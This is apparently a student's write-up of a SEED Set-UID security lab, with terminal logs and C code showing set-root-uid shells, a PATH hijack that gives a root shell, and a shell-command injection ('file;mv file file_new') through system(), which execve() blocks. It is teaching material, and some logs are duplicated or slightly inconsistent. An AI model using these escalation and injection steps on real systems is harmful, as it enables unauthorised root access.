


# LAB 7

## SET UID and Attacks

Rahul M Menon

CB.EN.P2CYS23015

1. Figure out why "passwd", "chsh", "su", and "sudo" commands need to be Set-UID programs. What will happen if they are not? If you are not familiar with these programs, you should first learn what they can do by reading their manuals. Please copy these commands to your own directory; the copies will not be Set-UID programs. Run the copied programs, and observe what happens.



```
seed@VM: ~  
[08/24/23]seed@VM:~$ which passwd  
/usr/bin/passwd  
[08/24/23]seed@VM:~$ ls -al /usr/bin/passwd  
-rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd  
[08/24/23]seed@VM:~$ cp /usr/bin/passwd /tmp/  
[08/24/23]seed@VM:~$ ls -al /tmp/passwd  
-rwxr-xr-x 1 seed seed 68208 Aug 24 02:38 /tmp/passwd  
[08/24/23]seed@VM:~$
```

We find that when copying passwd to /tmp/, it lost root's privileges. As for chsh, su and sudo they are same

2. . Run Set-UID shell programs in Linux, and describe and explain your observations.

(a) Login as root, copy /bin/zsh to /tmp, and make it a set-root-uid program with permission 4755. Then login as a normal user, and run /tmp/zsh. Will you get root privilege? Please describe your observation.

(b) Instead of copying /bin/zsh, this time, copy /bin/bash to /tmp, make it a set-root-uid program. Run /tmp/bash as a normal user. will you get root privilege? Please describe and explain your observation.

a)

```
[08/24/23]seed@VM:~$ cd /tmp/
[08/24/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# cp /usr/bin/zsh /tmp/
root@VM:/tmp# chmod u+s zsh
root@VM:/tmp# ls -al zsh
-rwsr-xr-x 1 root root 878288 Aug 24 03:57 zsh
root@VM:/tmp# exit
exit
[08/24/23]seed@VM:/tmp$ ./zsh
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM#
```

normal user gets root privilege.

b)

```
[08/24/23]seed@VM:~$ cd /tmp/
[08/24/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# cp /bin/bash /tmp/
root@VM:/tmp# chmod u+s bash
root@VM:/tmp# exit
exit
[08/24/23]seed@VM:/tmp$ ls -al bash
-rwsr-xr-x 1 root root 1183448 Aug 24 04:02 bash
[08/24/23]seed@VM:/tmp$ ./bash
bash-5.0$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
bash-5.0$
```

It not same like zsh bash will not get root privilege

3. (Setup for the rest of the tasks) As you can find out from the previous task, /bin/bash has certain built-in protection that prevent the abuse of the Set-UID mechanism. To see the life before such a protection scheme was implemented, we are going to use a different shell program called /bin/zsh. In some Linux distributions (such as Fedora and Ubuntu), /bin/sh is actually a symbolic link to /bin/bash. To use zsh, we need to link /bin/sh to /bin/zsh. The following instructions describe how to change the default shell to zsh.

```
[08/24/23]seed@VM:~$ cd /bin/
[08/24/23]seed@VM:/bin$ sudo su
root@VM:/usr/bin# ls -al sh
lrwxrwxrwx 1 root root 4 Nov 24 2020 sh -> dash
root@VM:/usr/bin# rm sh
root@VM:/usr/bin# ln -s zsh sh
root@VM:/usr/bin# ln -al sh
ln: invalid option -- 'a'
Try 'ln --help' for more information.
root@VM:/usr/bin# ls -al sh
lrwxrwxrwx 1 root root 3 Aug 24 04:13 sh -> zsh
```

```

[08/24/23] seed@VM:~$ gedit system.c
[08/24/23] seed@VM:~$ sudo su
root@VM:/home/seed# gcc -o system system.c
system.c: In function 'main':
system.c:3:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    3 | system("ls");
      | ^~~~~~
root@VM:/home/seed# chmod 4755 system
root@VM:/home/seed# exit
exit
[08/24/23] seed@VM:~$ export PATH=/home/seed:$PATH
[08/24/23] seed@VM:~$ cp /bin/sh ls
[08/24/23] seed@VM:~$ ./system
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM# █

```

#### 4. The PATH environment variable

(a) Can you let this Set-UID program (owned by root) run your code instead of /bin/ls? If you can, is your code running with the root privilege? Describe and explain your observations.

```

[08/24/23] seed@VM:~$ gedit system.c
[08/24/23] seed@VM:~$ sudo su
root@VM:/home/seed# gcc -o system system.c
system.c: In function 'main':
system.c:3:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
    3 | system("ls");
      | ^~~~~~
root@VM:/home/seed# chmod 4755 system
root@VM:/home/seed# exit
exit
[08/24/23] seed@VM:~$ export PATH=/home/seed:$PATH
[08/24/23] seed@VM:~$ cp /bin/sh ls
[08/24/23] seed@VM:~$ ./system
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM# █

```

(b) Now, change /bin/sh so it points back to /bin/bash, and repeat the above attack. Can you still get the root privilege? Describe and explain your observations

```

[08/24/23] seed@VM:~$ sudo su
root@VM:/home/seed# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# ls -al sh
lrwxrwxrwx 1 root root 4 Aug 24 06:21 sh -> bash
root@VM:/bin# exit
exit
[08/24/23] seed@VM:~$ export PATH=/home/seed:$PATH
[08/24/23] seed@VM:~$ ./system
VM% id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
VM%

```

5) (a) Set  $q = 0$  in the program. This way, the program will use `system()` to invoke the command. Is this program safe? If you were Bob, can you compromise the integrity of the system? For example, can you remove any file that is not writable to you? (Hint: remember that `system()` actually invokes `/bin/sh`, and then runs the command within the shell environment. We have tried the environment variable in the previous task; here let us try a different attack.

Please pay attention to the special characters used in a normal shell environment)

```
GNU nano 4.8 SEC.c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
    char *v[3];
    if(argc < 2)
    {
        printf("Please type a file name.\n");
        return 1;
    }
    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    //Set q = 0 for Question a, and q = 1 for Question b
    int q = 0;
    if (q == 0)
    {
        char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
        sprintf(command, "%s %s", v[0], v[1]);
        system(command);
    }
    else execve(v[0], v, 0);
    return 0 ;
}
```

```
(gdb) 2023/09/03 01:17:00.033: Saving metadata failed: Unable to set metadata key
[09/03/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# gcc -o SEC2 SEC2.c
SEC2.c: In function 'main':
SEC2.c:21:8: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
   21 |     else execve(v[0], v, 0);
       |         ^~~~~~
root@VM:/tmp# chmod u+s SEC2.c
root@VM:/tmp# exit
exit
```

```
[09/03/23]seed@VM:/tmp$ ls -al file SEC2
-rwx----- 1 root root      0 Sep  3 01:26 file
-rwsr-xr-x 1 root root 16968 Sep  3 01:18 SEC2
[09/03/23]seed@VM:/tmp$ ./SEC2
Please type a file name.
[09/03/23]seed@VM:/tmp$ ./SEC2 "file;mv file file_new"
```

```
[09/03/23]seed@VM:/tmp$ ls -l
total 68
-rw----- 1 seed seed      0 Sep  3 01:04 config-err-xwErdI
-rwx----- 1 root root      0 Sep  3 01:26 file_new
-rwsr-xr-x 1 root root 16968 Sep  3 01:18 SEC2
```

Bob was able to remove the file which was owned by root, so system() is not secure.

b) Set  $q = 1$  in the program. This way, the program will use `execve()` to invoke the command. Do your attacks in task (a) still work? Please describe and explain your observations

```
[09/03/23]seed@VM:/tmp$ sudo su
root@VM:/tmp# gcc -o SEC2 SEC2.c
SEC2.c: In function 'main':
SEC2.c:21:8: warning: implicit declaration of function 'execve' [
implicit-function-declaration]
   21 |     else execve(v[0], v, 0);
       |           ^~~~~~
root@VM:/tmp# chmod u+s SEC2
root@VM:/tmp# exit
exit
[09/03/23]seed@VM:/tmp$ ./SEC2 "file;mv file file_new2"
/bin/cat: 'file;mv file file_new2': No such file or directory
[09/03/23]seed@VM:/tmp$ ls file*
file  file_new
```

Here bob was not able to move the file to a new file because of the `execv()`